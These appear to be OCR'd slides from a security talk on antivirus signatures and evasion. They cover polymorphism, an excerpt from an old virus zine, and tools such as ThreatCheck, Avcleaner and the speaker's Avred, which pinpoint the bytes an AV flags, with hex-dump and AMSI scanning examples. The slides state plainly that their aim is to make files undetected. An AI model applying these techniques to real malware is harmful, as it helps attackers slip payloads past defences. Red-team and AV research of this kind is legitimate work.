


Virus Polymorphism:

- Change code without changing its meaning (phenotype expression)
- Started around 1990


```
x ++

x = x + 1

x = x + 100
x = x - 99

A = 10
B = 21
x = B - 2 * A
```

Polymorphism



Oldschool Antivirus

- AV: Have **Signatures** for Viruses
- Anti-AV:
  - **Encryption**: encrypt virus with different keys
  - **Polymorphism**: change parts of the code with equivalent code
  - **Metamorphism**: polymorphism also on the encrypted part
- AV improvements
  - Hand written signatures
  - Code emulator
  - Heuristics
- Zines: 29A, 40hex



```
Polymorphism
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ>
                                                                Anibal Lecter

I know it may be a bit strong featuring both an encryption article with a
polymorphism one in the same issue, but this one is dedicated to those of
you who have a more advanced level. If you are  still a bit confused with
encryption, better forget this article and try with YAM.

We'll very basically introduce polymorphic routines: design, construction
and functioning.

In this  article, we'll  study a 'pseudo-polymorphic' generator, this is:
grounding  on a basic routine, make  more difficult the  detection of the
virus (as the routine's kernel isn't variated), depending on your aims of
work.

What's a PER (Polymorphic Encryption Routine)?:

PERs are born aiming to avoid detection  schemes based on the uneffective
strings of bytes.

These systems are based on the idea that viruses always preserve a number
of stable bytes in  each generation (at least in the header, when encryp-
ted).
```

How to uninstall McAfee https://www.youtube.com/watch?v=bKgf5PaBzyg

AntiVirus REDucer


AntiVirus REDteaming

Avred

Inspiration: ThreatCheck

https://github.com/rasta-mouse/ThreatCheck (2019)

Takes a binary as input, splits it until it pinpoints that exact bytes that the target engine will flag on and prints them to the screen. This can be helpful when trying to identify the specific bad pieces of code in your tool/payload.



```
c:\malware\threatcheck>ThreatCheck.exe -f c:\malware\test1.exe
[+] Target file size: 73802 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x7AC1
00000000   83 C9 4E 8B FE B3 C0 F2  38 F7 D1 88 C6 45 17 20   ?ÉN?þ³Àò8÷Ñ?ÆE·
00000010   89 4D FC 96 06 FE FF FF  8B 03 83 C3 04 85 EE 74   ?Mü?·þÿÿ?·?Ã·?ît
00000020   2F 8D CE FC F9 34 AC 51  52 50 E8 50 09 00 B1 6C   /?Îüù4¬QRPèP··±l
00000030   6A FF BD 01 06 03 83 C3  04 85 C0 74 13 8D 1E 8C   jÿ½···?Ã·?Àt·?·?
00000040   11 55 AC 51 52 50 E8 54  0C 00 00 FD BC 35 FF BC   ·U¬QRPèT···ý¼5ÿ¼
00000050   BE A0 C2 24 00 C7 45 FC  06 00 00 00 C6 45 17 7F   ¾ Â$·ÇEü····ÆE·⌂
00000060   E9 B9 FD D3 FF 83 C3 9A  3C 42 75 0B 8B 43 FC BC   é¹ýÓÿ?Ã?<Bu·?Cü¼
00000070   C0 BD 16 27 00 EB 14 3C  46 75 F1 83 4B FC 85 C8   À½·'·ë·<Fuñ?Kü?È
00000080   74 15 8B 01 8B AA 04 95  04 6E C0 33 C9 8D 55 AC   t·?·?ª·?·nÀ3É?U¬
00000090   52 51 50 E8 E7 DE FF FF  8B F0 83 02 FF 8B 0D 2D   RQPèçÞÿÿ?ð?·ÿ?·-
000000A0   C0 B4 AE F7 D1 49 EA 11  17 20 89 4D FC E9 6C FD   À´®÷ÑIê·· ?Müélý
000000B0   FF FF D6 48 30 40 D9 C7  45 FC 08 00 00 00 C6 45   ÿÿÖH0@ÙÇEü····ÆE
000000C0   FB 00 83 C3 AC 85 54 FD  25 FF C6 45 EA F0 88 91   û·?Ã¬?Tý%ÿÆEêð??
000000D0   EB 8D 75 EA C7 45 FC 02  5F 00 5F C6 45 17 54 E9   ë?uêÇEü·_·_ÆE·Té
000000E0   D7 5D FF FF 8B 7D 0C 8B  45 F4 85 C0 74 27 3B 45   ×]ÿÿ?}·?Eô?Àt';E
000000F0   DC 72 19 57 89 07 FF 55  08 83 C4 04 85 C0 EF 85   Ür·W?·ÿU·?Ä·?Àï?
```

Inspiration: Avdebugger

Inspiration: “Automatically extracting static anti-virus signatures”

- Vladimir Meier, SCRT, Insomnihack 2022
- Avdebugger:
  - A python implementation of ThreatCheck
  - PE section aware
- Avcleaner:
  - Tool to transparently encrypt strings (and add decryption code) in PE files
- **Proposition: AV looks (only) at .data strings (not code)**

https://github.com/scrt/avcleaner/
https://github.com/scrt/avdebugger
https://blog.scrt.ch/2020/06/19/engineering-antivirus-evasion/

Inspiration: Avdebugger

Avdebugger shortcomings:

- Uses Defender port for Linux to scan
- Hard to get running
- Source code is hard to read or modify

Question: AV really only detects strings in data sections?


Avred: a better ThreatCheck

Goal: Identify which parts of a file get identified by the AV
Goal: Make it as easy as possible to make the file undetected

Scan file for matches


Avred Reducer

Reducer




AMSI: Accessing Antivirus

- Use AV executable directly: `av.exe -scan malicious.exe`
- Or: AMSI:



```
hResult = AmsiInitialize(APP_NAME, &amsiContext);
hResult = AmsiOpenSession(amsiContext, &session);
hResult = AmsiScanBuffer(amsiContext,
   content, contentSize, fname, session, &amsiRes);
```

AMSI as a Web Service




Avred: Reducer


- Have: AV Oracle
  - File: Detected
  - File: Not detected

- Need: Algorithm to find matches in file

Reducer Algorithm: Divide and Conquer



Reducer: Matches



File

Match 0: 1000-1100

Match 1: 2000-3000


Match 2: 4000-4040

Reducer: Matches

Match:

- Offset
- Length
- (File / Data)

Show hex dump of match



Match 54: 3890537 (size: 30)

```
003B5D69    00 6F 05 53 65 74 55 6E 68 61 6E 64 6C 65 64 45    .o.SetUnhandledE
003B5D79    78 63 65 70 74 69 6F 6E 46 69 6C 74 65 72          xceptionFilter
```

Match 55: 3890762 (size: 20)

```
